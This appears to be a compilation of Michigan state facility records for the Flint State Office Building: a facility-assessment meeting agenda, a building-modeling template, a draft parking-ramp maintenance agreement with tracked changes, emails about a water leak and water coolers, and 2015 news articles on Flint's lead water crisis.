

While your main goal of distributing a newsletter might be to sell your product or service, the key to a successful newsletter is making it useful to your readers.

A great way to add useful content to your newsletter is to develop and write your own articles, or include a calendar of upcoming events or a special offer that promotes a new prod-

uct.

You can also research articles or find "filler" articles by accessing the World Wide Web. You can write about a variety of topics but try to keep your articles short.

Much of the content you put in your newsletter can also be used for your Web site. Microsoft Publisher offers a simple way to convert your newsletter to a Web publication. So, when you're finished writing your newsletter, convert it to a Web site and post it.

**Organization**

**We're on the Web!**  
**example.microsoft.**  
**com**

This would be a good place to insert a short paragraph about your organization. It might include the purpose of the organization, its mission, founding date, and a brief history. You could also include a brief list of the types of products, services, or programs your organization offers, the geographic area covered (for example, western U.S. or European markets), and a profile of the types of customers or members served.

It would also be useful to include a contact name for readers who want more information about the organization.

## Back Page Story Headline

This story can fit 175-225 words.

If your newsletter is folded and mailed, this story will appear on the back. So, it's a good idea to make it easy to read at a glance.

A question and answer session is a good way to quickly capture the attention of readers. You can either compile questions that you've received since the last edition or you can summarize some generic questions that are frequently asked about your organization.

A listing of names and titles of managers in your organization is a good way to give your newsletter a personal touch. If your organization is small, you may want to list the names of all employees.

If you have any prices of stand-

ard products or services, you can include a listing of those here. You may want to refer your readers to any other forms of communication that you've created for your organization.

You can also use this space to remind readers to mark their calendars for a regular event, such as a breakfast meeting for vendors every third Tuesday of the month, or a biannual charity auction.

If space is available, this is a good place to insert a clip art image or some other graphic.

Date and Location	Monday, May 24, 2010 1400 EST DMB Conference Room	
Planned Attendees	<u>Michigan DTMB</u>  Jud Sorensen <a href="mailto:sorendenj@michigan.gov">sorendenj@michigan.gov</a> (517) 335-1477  Facility Managers	<u>MACTEC</u>  DeAllen Norris <a href="mailto:DNorris@mactec.com">DNorris@mactec.com</a> (770) 514-2006 (678) 699-7521

## **Agenda**

### Welcome

Jud Sorensen

### Introduction of Team members

- 1) Organizational Chart
- 2) Contact List
- 3) Individuals Introduce and Describe Involvement
  - a) Identify primary Points of Contact
  - b) Establish Chain of Communication

DeAllen Norris

Handouts  
*Organizational Chart*  
*Contact List*

### DTMB Goals and Objectives

- 1) Who is driving this work
- 2) What defines project success

Jud Sorensen

### Scope Overview

DeAllen Norris

- 1) Work Requirements
  - DMB owns 40 buildings, 7 MSF
  - Scope includes 29 buildings, 5.2 MSF
  - DMB requires web based FAM software, hosted by vendor
  - Scope includes detailed assessment of three buildings, modeled assessment of 26
  - Three detailed assessments include: Stevens T Mason Bldg (Lansing), Murray D. VanWagoner (Lansing) and Flint State Office Bldg (Flint), total area 599,857 SF
  - Scope includes training of State employees to conduct future assessments and run the software
- 2) Deliverables
- 3) Contract Schedule Requirements

Government Furnished Materials

DeAllen Norris

- 1) Background Data
  - a) Facility list (names, numbers, location, etc.)
  - b) Building plans and specifications
  - c) Asset physical data (area, construction phases, type, age, etc.)
  - d) Current warranty information
  - e) Major repair, replacement or retrofit project data
  - f) Reports of previous facility assessments
  - g) Data regarding recent costs for asset replacements
  - h) Current facility problems or concerns
  - i) Known defects in facility components (roof leaks, replacement schedule, etc.)
  - j) Current-year planned maintenance projects
- 2) Names of Client Facility Contacts
- 3) Escorts
- 4) Facility Access
- 5) Camera Passes
- 6) Individual Facility Scheduling Requirements

Approach

DeAllen Norris

- 1) Safety
- 2) Project Management
  - a) Invoice Approval Process
  - b) Invoice Due Dates
  - c) Pay Cycle
- 3) Facility Assessments
  - a) Client Representative Interviews
    - i) Staff with knowledge of the recent past maintenance and/or construction history of each facility
    - ii) Typically a Facility Manager, Building Engineer, Tenant Representative, or lead maintenance personnel
    - iii) Obtain relevant background information regarding DMB's real estate portfolio.
  - b) Detailed Inventory and Assessments – 3 Buildings
    - i) Sub element inventory from “eyes-on” observations and plan take-offs
    - ii) Inventory segmented into homogeneous management units
    - iii) Inventory documented on Vertex forms specific to each sub-element
    - iv) Condition Assessment using Detailed Methods and Age-Based Modeling
  - c) Modeled Inventory and Assessments
    - i) Training for all Facility Managers in advance
    - ii) Facility parameters documented by Facility Managers on forms
    - iii) Facility Area, No of Floors, Construction Year, etc.
    - iv) Selected Major building systems from a pre-defined list of options
    - v) Meet with Facility Managers at their facilities to confirm the

Handout

*Modeling Template*

- facility parameters and calibrate as required
  - vi) Sub-element inventory generated from calibrated facility parameters using parametric modeling tool....PACES
  - vii) Modeled inventory assessed using Age-Based assessment method
- 4) Quality Control
- a) Field quality control review
  - b) Data population of Vertex
  - c) Post data entry quality control checks
  - d) Automated Vertex data quality routines
- 5) Assessment Data Analysis
- a) Analysis Definition
  - b) Establish "Decision Matrix" (what-if scenarios)
  - c) Establish Analysis Settings (inflation rate, replacement thresholds, etc.)
  - d) Establish Prioritization Scenario
  - e) Determine DMB Budget Constraints
  - f) Run Analysis over 5-Year study period
  - g) Generate Work Activity Groups (WAGs)
- 6) Deliverables
- a) Vertex Licensing, up to 5.2 MSF
  - b) Hosting at AT&T's Internet Data Center (IDC).
  - c) Software Maintenance
  - d) Training
    - i) Data Collection Training
      - Two (2) days training
      - Includes both classroom exercises and on site data gathering experience
    - ii) Software Training
      - One (1) day data entry training
      - Two (2) days data analysis and reporting training
  - e) Sub element inventory by Facility
  - f) Current condition and remaining useful life forecasts by facility
  - g) Recapitalization plan for capital forecasting
  - h) MR&R budget estimates
  - i) 5-year study period
  - j) First year optimized MR&R project prioritization
  - k) Work Activity Groups associated to the 5 year MR&R budget estimate
- 7) Out-Brief
- a) Present and review deliverables
  - b) Discuss next steps to implement Asset Management Program
  - c) Demonstrate Vertex with DMB data

**Handouts**

1. Agenda
2. Organizational Chart/ Contact List for the Contractor
3. Facility List (included in SOW)
4. DMB Facility Manager List
5. Facility Modeling Template

Date:

ONLY ENTER VALUES THAT ARE KNOWN. THE UNKNOWN VALUES WILL BE POPULATED FROM THE DEFAULT MODEL.

## Instructions for Model Refinement:

Step 1 - Select the facility in the FACILITY LIST

Step 2 - Enter SHELL QUANTITY and DESCRIPTIVE parameters. The shell descriptive parameters are used model the appropriate types of building components based on actual conditions.

Stories Above Ground	<input type="text"/>	Stories	ONLY ENTER VALUES THAT ARE KNOWN. THE UNKNOWN VALUES WILL BE POPULATED FROM THE DEFAULT MODEL.

Number of Elevators	<input type="text"/>	Each	

### Descriptive Options

EXTERIOR presents the option to include up to 3 types of exterior facade and the percentage of the exterior made up each type. For example: A building with primary exterior of brick with partial curtainwall system would be entered as EXTERIOR WALL (TYPE 1) Brick; 60%; Installed same year as original construction and EXTERIOR WALL (TYPE 2) Curtainwall; 40%; Installed same year as original construction. Total must equal 100%.

#### Exterior Walls

- 1 Brick Veneer
- 2 4 in. Split Rib Masonry Veneer
- 3 8 in. Split Rib Masonry
- 4 8 in. Masonry Block
- 5 Tilt-Up Concrete
- 6 Exposed Aggregate Precast
- 7 12 in. CIP Conc/Exposed Aggregate Finish
- 8 Metal Sandwich Panel
- 9 Metal Siding(Typical Metal Building)
- 10 Stucco
- 11 E.I.F.S.(Dryvit)
- 12 Glazed Curtain Wall
- 13 Glazed Curtain Wall/Spandrel
- 14 Cedar Lap Siding
- 15 Vinyl Siding
- 16 Aluminum Siding
- 17 N/A

ROOF consists of the ROOF STRUCTURE type and ROOF COVERING TYPE. Replace the INSTALL YEAR with the year the roof was last replaced.

#### Roof Types

- 1 Single Membrane
- 2 Built-Up
- 3 Shingle
- 4 Standing Seam Metal
- 5 Clay Tile
- 6 Metal(Typical Metal Building)

HVAC consists of the HEATING SYSTEM, COOLING SYSTEM and AIR SYSTEM. These parameters will result in a modeled list of components typically installed for each type. The INSTALL YEAR should reflect the date of any modernization or major replacement projects. The install date is important for refinement as older buildings have most likely been modernized over time.

#### Heating Systems

- 1 Steam Boilers
- 2 Hot Water Boilers - Oil Fired
- 3 Hot Water Boilers - Gas Fired
- 4 Gas Furnace
- 5 Offsite Central Plant
- 6 N/A

**Subject:** Ramp Agreement - DRAFT

Keith/Ric,

It was great meeting with you today. Bill and I agree that we all need to plan on getting together from time to time (possibly bi-monthly) to share information and keep each other current on relevant activities, projects, etc.

Attached, as we discussed, is the current 'draft' of the MOU for maintenance of the Water Street Ramp. As I noted earlier today, this document highlights/tracks the changes by UM-Flint to the MOU proposed by your office. Your feedback prior to our transmittal of this proposed agreement to our legal staff in Ann Arbor will be very helpful. Please get back to us with any feedback you may have. We intend to keep this process moving along as quickly as possible so we can wrap up this process.

Thanks much!

George

**MEMORANDUM OF UNDERSTANDING  
BETWEEN THE**

**STATE of MICHIGAN**  
Department of Technology Management & Budget

**AND THE**

**UNIVERSITY of MICHIGAN**

**SECTION I. PURPOSE**

- 1.1 The purpose of this Memorandum of Understanding ("MOU") between the State of Michigan, Department of Technology Management & Budget (the "State") and the University of Michigan (the "University") is to facilitate the ongoing maintenance of the Water Street Parking Structure.

**SECTION II. LOCATION AND DESCRIPTION OF PROPERTY**

- 2.1 The property governed by this MOU is located in the City of Flint, County of Genesee as described and illustrated in Attachment A (Exhibit A to Memorandum of Land Contract) to this MOU (the Premises) commonly known as Water Street Ramp, Flint, Michigan.

**SECTION III. TERMS AND CONDITIONS**

- 3.1 **TERM.** The term of this MOU is from October 1, 2014 through September 30, 2019 or such later date as provided for in 3.8.

- 3.2 **RESPONSIBILITIES.** The ~~University of Michigan~~ is responsible for, but not limited to, all items listed below:

- a) Utilities
- b) Common areas
  - i. Stairwells; including doors, hardware, steps, lighting and janitorial
- b) Snow removal (University levels) Fire system
- c) ~~b) Parking levels- 1, 2 and a designated portion of 3~~
  - i. Janitorial
  - ii. Maintenance (non-structural)
- c) Preventative maintenance of electrical distribution
- d) Maintenance of ramp drains
- e) Structural repairs/alterations
  - i. reference section 3.6
- f) Window washing (bi-annually)
- ~~f)g) Parking levels- 1, 2 and a designated portion of 3~~
  - i. Janitorial
  - ii. Maintenance (non-structural)

**Comment [Ma1]:** This verbiage is clear from an operational standpoint; is it sufficient for the purpose of this agreement?

**Comment [Ma2]:** Our current practice is every four years; we are in full support of increasing frequency but cost to provide this enhanced service is still being determined

**Comment [Ma3]:** This verbiage is clear from an operational standpoint; is it sufficient for the purpose of this agreement?

**Formatted:** Font: 11 pt

**Formatted:** Normal, No bullets or numbering

The ~~State of Michigan~~ is responsible for, but not limited to, all items listed below:

- a) Parking levels- basement, 3, 4, and roof

- i. Janitorial
- ii. Maintenance (non-structural)
- iii. Security measures for the State-owned levels. This includes, but is not limited to security equipment and devices such as gates, roll-up doors and other gating mechanisms housed and operating on State-owned levels

b) Fire system

c) Snow removal (State levels)

b)d) Elevators

- i. including doors, hardware, lighting and preventative maintenance

- ii. fire alarm system for the same

- i-iii. emergency notification and response for the same

e)e) Winterization and spring activation of water system.

Formatted: Font: 11 pt

3.3 STORAGE. The State of Michigan agrees to allow the University of Michigan to use approximately half of the available 360 square feet of storage on the basement level first floor of the parking structure at no cost. The University of Michigan agrees to use the storage area for the purpose of storing items used exclusively in the maintenance of the parking structure. The storage area shall not be used for any other purpose unless agreed to by the State of Michigan. The State of Michigan reserves the right to retake the space if the University fails to abide to this agreement.

3.4 SUBLETTING. During the term of this MOU and any extension thereto, neither the State of Michigan nor the University of Michigan may sublet portions of the Premises to other local, state or federal government agencies without the written consent of the other. All subleases shall be subordinate to this MOU.

3.5 STATE AGENCY PREFERENCE. The State of Michigan and the University of Michigan will give preference to other State government agencies over non-state entities in sub-leasing space covered under this MOU to the extent available and practicable without adversely compromising the other's own operations or space needs. Sub-leases to other State agencies may be to accommodate sub-lessee's needs for staff training, special events, offices, parking and/or indoor storage and shall further provide for effective sub-lessee access to sub-leased premises.

**Comment [Ma4]:** I'm not sure why this language is even in this proposed agreement because it presumes we have excess capacity, which we will never have. And, it will always be UMF's call as to who we choose to sublease to if that opportunity were to ever present itself anyway. I have elected to delete this sentence from the paragraph.

3.6 INSPECTIONS. The State of Michigan and the University of Michigan shall jointly survey and evaluate the premises semi-annually; including inspection of the structure and all mechanical and electrical systems.

3.7 ALTERATIONS. No alterations, major repairs maintenance, modifications or improvements shall be made to the Premises without the advance written consent of the Lessor and subject to any conditions on design, workmanship and implementation Lessor may issue. All permanent alterations, modifications or improvements made during the term of this lease or any extension thereto shall become the sole property of the Lessor, unless the parties agree otherwise in writing by the State of Michigan or University of Michigan without notification and approval by the other party. Contractors, project managers, and all financial details must be approved by both parties before any work commences.

3.8 GENERAL SERVICES. All general services performed in common areas by University personnel will be prorated at current University hourly wages, including benefits. The State will be responsible for two-thirds (2/3) of the cost of maintaining common areas. These services and associated supplies will be documented by an assigned University account manager and billed quarterly.

Formatted: No underline

Formatted: No underline

Formatted: List Paragraph, Left, No bullets or numbering

3.83.9 CONTRACT AND MAINTENANCE SERVICE AND UTILITIES. Expenses for contracted renovations, maintenance services and utilities will be prorated as follows:

- a) One-third (1/3) University of Michigan
- b) Two-thirds (2/3) State of Michigan

3.10 UNIVERSITY FACILITIES & OPERATIONS ACCOUNTANT. There will be a five (5) hour/month administrative fee charged to the State for accounting services dedicated to the Water Street Parking Account activities. This fee will be documented and accounted for through the quarterly billing process.

3.11 COMMON SUPPLIES. Common supplies will be purchased and expenses prorated as follows: one-third (1/3) for the University and two-thirds (2/3) for the State. The expenses will be documented and billed quarterly by the University Facilities & Operations account manager. There will be a 15% administrative fee on the State's portion of these bills for ordering, storing, delivering and tracking all common supply materials.

3.12 ELEVATOR MAINTENANCE SERVICE. The elevator expenses will be prorated as follows: one-third (1/3) for the University and two-thirds (2/3) for the State. This expense will appear as a credit on the quarterly invoices once the University receives copies of the invoices from the elevator service company.

3.93.13 CODES AND PERMITS. The State of Michigan and the University of Michigan shall comply with all applicable codes and obtain any necessary permits in connection with its use of the Premises.

3.103.14 DAMAGE AND DESTRUCTION. The State of Michigan and the University of Michigan shall be liable for any damage caused by their respective party to the Premises, less reasonable wear and tear and damage by the elements.

3.143.15 CANCELLATION. This MOU may be cancelled by either party with 60 (sixty) days advance written notice to the other party. Upon cancellation or termination of this MOU, the cancelling party shall clean the Premises to "broom-clean condition", and shall remove all of their personal property from the Premises. Personal property remaining in or on the Premises after the cancellation or termination effective date shall be considered abandoned property, and the cancelling party shall be obligated to pay the remaining party for all reasonable removal costs.

3.123.16 AMENDMENT. This MOU may be amended or modified by written mutual agreement signed by the Directors of both parties.

3.133.17 NON-DISCRIMINATION. Both the State of Michigan and the University of Michigan shall comply with the Elliott-Larsen Civil Rights Act, 1976 PA 453, as amended, MCL 37.2101 et seq, the Persons with Disabilities Civil Rights Act, 1976 PA 220, as amended, MCL 37.1101 et seq, and all other federal, state and local fair employment practices and equal opportunity laws and covenants that it shall not discriminate against any employee or applicant for employment, to be employed in the performance of this real estate contract, with respect to his or her hire, tenure, terms, conditions, or privileges of employment, or any matter directly or indirectly related to employment, because of his or her race, religion, color, national origin, age, sex, height, weight, marital status, or physical or mental disability that is unrelated to the individual's ability to perform the duties of a particular job or position. Both parties

Lessor agrees to include in every subcontract entered into for the performance of this real estate contract this covenant not to discriminate in employment. A breach of this covenant is a material breach of this real estate contract. This covenant is cross referenced in Article XI.

#### SECTION IV. NOTICES

- 4.1 Each party (~~State of Michigan and University of Michigan~~) Department will notify the other of any planned use of the Premises that is thought to likely impact the other's operations and interests in the Premises as soon as reasonably possible. Either party Department may request a meeting to discuss the planned use. This and all other notices required in this MOU shall be addressed and directed as follows:

Notices to:

Mike Noonan  
Facilities Supervisor, Flint State Office Building  
Department of Technology Management & Budget  
125 E. Union Street  
Flint, Michigan 48502

Notices to:

George Hakim  
Director, Facilities & Operations  
University of Michigan-Flint  
303 East Kearsley Street  
Flint, MI 48502

or to such other notification addresses as the parties may provide to each other. A copy of this MOU shall be provided to the DTMB Real Estate Division, Mason Building 1<sup>st</sup> Floor, Lansing MI 48909 upon execution.

**IN WITNESS THEREOF**, the parties to this MOU subscribe their names on the date(s) set forth below:

**Subject:** Water Leak Damage

Team,



Today operations noticed that the carpet on the first floor between the public rest rooms was wet upon further investigation we opened up the closet and seen it was completely soaked and dripping water from the ceiling so operations went floor by floor until we located the cause of the water leak. The domestic hot water line was leaking on the fourth floor near the ball valve. Operations turned off the ball valve which seemed to stop the leak and called B&B immediately to show them the leak and where it appears to be coming from. Paul with B&B called Chad from Long Mechanical and they are routed at plumber to the building. I took multiple photos of each floor but only attached the highlights to show you the damages and flooding. Operations has found mold on each floor on the walls due to the water damage, the wall, studs, floor track, and pipe insulation is soaked from fourth floor all the way down, fire proofing on the ceiling is soaked from third floor down, the carpet is soaked on the first floor which will need to be dried out, re-glued, and should probably be replaced so we don't have any mold growth. If you have any questions or would like me photos let me know and I would be happy to get them over to you.

Thank You,

**Subject:** 4th floor water leak  
**Importance:** High

Paul-

Per our discussion, you are aware of the domestic hot water line that was leaking on the 4<sup>th</sup> floor in which you had your plumber repair. It appears that the leak may have been occurring for some time as there appears to be damage below this area on the lower floors. If you refer to the attached photos, the water flooded some of the areas outside of the plumbing chases and has all caused some level of damage to the adjacent gypsum board, pipe insulation, fire-proofing, ceiling tiles, carpet, etc. on all floors. The initial point of concern, other than the damaged materials, is that there also appears to be mold growth taking place. If the materials are not dried out quickly by use of fans or other methods it could continue to worsen and required full replacement of the damaged materials.

Please review the attached photos and the overall onsite conditions of the areas on each floor and provide us with B&B's intended direction to resolve and remediate the issue. We would appreciate and require an immediate response to insure the safety of the occupants.

Thanks

David,  
DTMB is no longer providing water coolers at the State Office Building, yet we still provide them at McCree and Clio Road.

What are your expectations moving forward?

Are we going to continue with the water coolers? If so, it seems like it should be all our buildings including the SOB where Child Welfare/Adult Services currently sits.

Marlene,

For the water if your agency wants to have them and pay for them that is up to dhhs to decide. We had them for a short time with the water issue in flint but we will no longer continue to provide . We have several drinking fountains on each floor.

We have a recycle program that is for non confidential materials. If you need the lockable bins that is on your agency.

On our loading dock we have a recycle program for white paper, mixed paper, card board and metal and plastic .

Hope that helps

Good afternoon Larry -- Can you advise if DTMB will be installing water coolers again at the Flint State Office Building? The attached article has been raised as a point of concern. I am going to get them again at our Clio Rd. Office.

Thanks, David

FLINT

# Walling asks Snyder for \$10M to replace lead water pipes

By Ron Fonger  
rfonger1@mlive.com

Mayor Dayne Walling is asking Gov. Rick Snyder for \$30 million to upgrade Flint's water system, including \$10 million to remove lead service pipes and plumbing susceptible to leaching lead.

Walling, speaking Monday to the City Council, announced the request, made in a letter to the governor the same day.

"We need every available expert and resource to address Flint's water problems," Walling's letter said.

"Flint's safety is my top priority. Just as the city and state have worked together on public safety, we need additional support for fixing the water problems. We need \$30 million in new funds to repair and upgrade the citywide infrastructure and to assist

households in becoming lead-free."

Walling's letter came the day before a professor from Virginia Polytechnic Institute and State University is scheduled to speak at a town hall meeting in Flint about the results of a study of lead in Flint's drinking water.

The meeting is 6-8 p.m. today at Saints of God Church, 2200 Forest Hill Ave.

Researchers from Virginia Tech last week advised Flint residents not to drink or cook with tap water without flushing lines before each use or using a filter to remove lead.

Virginia Tech students and faculty posted the results of 252 water tests from Flint at [flintwaterstudy.org](http://flintwaterstudy.org), concluding the city has "a very serious lead

in water problem."

Testing has shown 10 percent of the water samples from across the city tested at 25 parts per billion of lead or more — far more than the allowable level, 15 ppb, set in federal guidelines. City and state officials said they have not seen such high lead levels in their own tests of more than 150 homes in the city since April 2014.

## UPGRADES CITED

Walling spoke about his letter to Snyder as part of a presentation on water that included City Administrator Natasha Henderson and Department of Public Works Director Howard Croft.

Croft said the city has made important upgrades to its water treatment and transmission

## IF YOU GO

### WATER MEETING

**What:** Town hall meeting featuring Marc Edwards, a Virginia Polytechnic Institute and State University professor overseeing a study of Flint's drinking water

**When:** 6-8 p.m. today

**Where:** Saints of God Church, 2200 Forest Hill Ave. in Flint

**Organizers:** Water You Fighting For, the Coalition for Clean Water and Concerned Pastors for Social Action

systems since it began using the Flint River as its water source in April 2014.

He said the city has a draft copy of a plan for making Flint water less corrosive and less likely to result in high amounts

of lead in the water supply.

Walling previously was successful in securing state money for Flint's water system.

In February, Snyder awarded Flint \$2 million to find leaks in city water lines and to replace a wastewater incinerator — moves officials said would free up money for improving the water quality.

Walling's request and remarks did not impress Flint Councilman Eric Mays, who left the council table and did not vote to endorse the mayor's letter to the governor.

The council voted 8-0, with Mays absent, to endorse the letter.

Mays called Walling's comments and letter "nothing more than a media show ... a horse an pony show."

## Feds sending in experts to help Flint keep lead out of water

Ron Fonger | [rfonger1@mlive.com](mailto:rfonger1@mlive.com) By Ron Fonger | [rfonger1@mlive.com](mailto:rfonger1@mlive.com)

on September 10, 2015 at 6:00 PM, updated September 10, 2015 at 6:04 PM

FLINT, MI -- The U.S. Environmental Protection Agency says it will send help to the city as it develops plans for controlling **corrosion in treated Flint River water**, a key to keeping lead from leaching into homes and businesses.

The EPA said that while city water is within allowable levels for lead, it has "recommended that Flint implement **corrosion control treatment** as soon as possible since the city's lead service lines can leach lead into the drinking water if left untreated."

The statement was issued to The Flint Journal-MLive Wednesday, Sept. 9, one day after researchers from Virginia Tech University advised Flint residents not to drink or cook with tap water here without flushing lines before each use or using a filter to remove lead.

Virginia Tech students and faculty have posted the results of 252 water tests from Flint online, concluding the city has "a very serious lead in water problem."

The Virginia Tech testing so far has shown 10 percent of the water samples from across the city tested at 25 parts per billion of lead or more -- far more than the allowable level -- 15 ppb -- set in federal guidelines.

Overall, the Virginia Tech testing showed 16.7 percent of Flint samples showed more than 15 ppb of lead.

Meanwhile, the city's official test results show 90 percent or more of the samples are 15 ppb or less, according to the state, and the water is meeting all standards for safety.

Flint Mayor Dayne Walling said in an email that he trusts "efforts being made by the EPA to work closely with the Michigan Department of Environmental Quality and the city of Flint to ensure that Flint residents are provided with safe drinking water and all questions are answered."

Walling announced last week that the city will put measures in place that are designed to reduce lead in drinking water by 2016, and said he had been in regular communication with the U.S. EPA, which has agreed to have experts from its Office of Research and Development join Flint's Technical Advisory Committee.

The Technical Advisory Committee was **formed in March** by Walling and former emergency manager Jerry Ambrose but has met only twice, Flint Department of Public Works Director Howard Croft said.

Virginia Tech Professor Marc Edwards, who plans to visit Flint next week to discuss the results of water testing here, said city residents need "scientifically sound advice about the safety of their water when it comes to lead," a toxic metal that was used for many years in household plumbing and water service lines.

Even at low levels, lead may cause a range of health effects, including behavioral problems and learning disabilities, according to the EPA, which warns that children 6 years old and under are most at risk from lead exposure.

The Michigan Department of Environmental Quality has estimated at least 15,000 homes in Flint have lead plumbing, and Communications Director Brad Wurfel said the only way to eliminate lead in those homes would be to replace hundreds of miles of lead pipes and connections.

Flint residents "who have lead pipes or a lead service connection had lead in their water at some level before this issue was in the newspaper ... before the switch to the Flint River," Wurfel said in an email Thursday, Sept. 10. "Optimizing (corrosion control) can minimize impacts, but it won't alleviate the issue."

Edwards' group says in a posting online that Flint water is safe for bathing, showering, toilet flushing and watering lawns and gardens, but advised that the water should be used for cooking or drinking only if it flows through a faucet filter certified to remove lead or if lines have been continuously flushed for 5 minutes at a high flow rate to clean most lead from pipes before use.

Brad Wurfel, communications director for the DEQ, said in an email to The Journal that Flint's water system has problems -- but is meeting safe water standards based on its water sampling.

"The city of Flint has challenges, no question," Wurfel said. "Decades of forestalled maintenance ... coupled with changes in city population size that put new demands on an old system ... compounded by a rate structure which makes Flint's water very expensive, are all serious issues the city must confront."

The "solution won't be cheap and relief for some parts of the city won't come quickly because this problem didn't start last month, last year, or even last governor; it started in the last century," the statement says.

Wurfel and the Virginia Tech researchers each questioned how testing by the city and the university have come up with different results.

Wurfel said that while the state "appreciates academic participation in this discussion, offering broad, dire public health advice based on some quick testing could be seen as fanning political flames irresponsibly."

Edwards said the university's work in Flint, including warnings about the corrosiveness of the city's tap water and sampling that has shown high levels of lead, is available to review online.

Wurfel said the state's program for ensuring water quality is built on federal law and "has been effectively protecting drinking water supplies for decades ... a consistent, solid program."

Virginia Tech conducted experiments on Flint water, concluding it leaches more lead from plumbing than does Detroit water, "creating a public health threat in some Flint homes that have lead pipe or lead solder."

More corrosive water creates more potential for that lead to leach into tap water, city, state and federal officials have said.

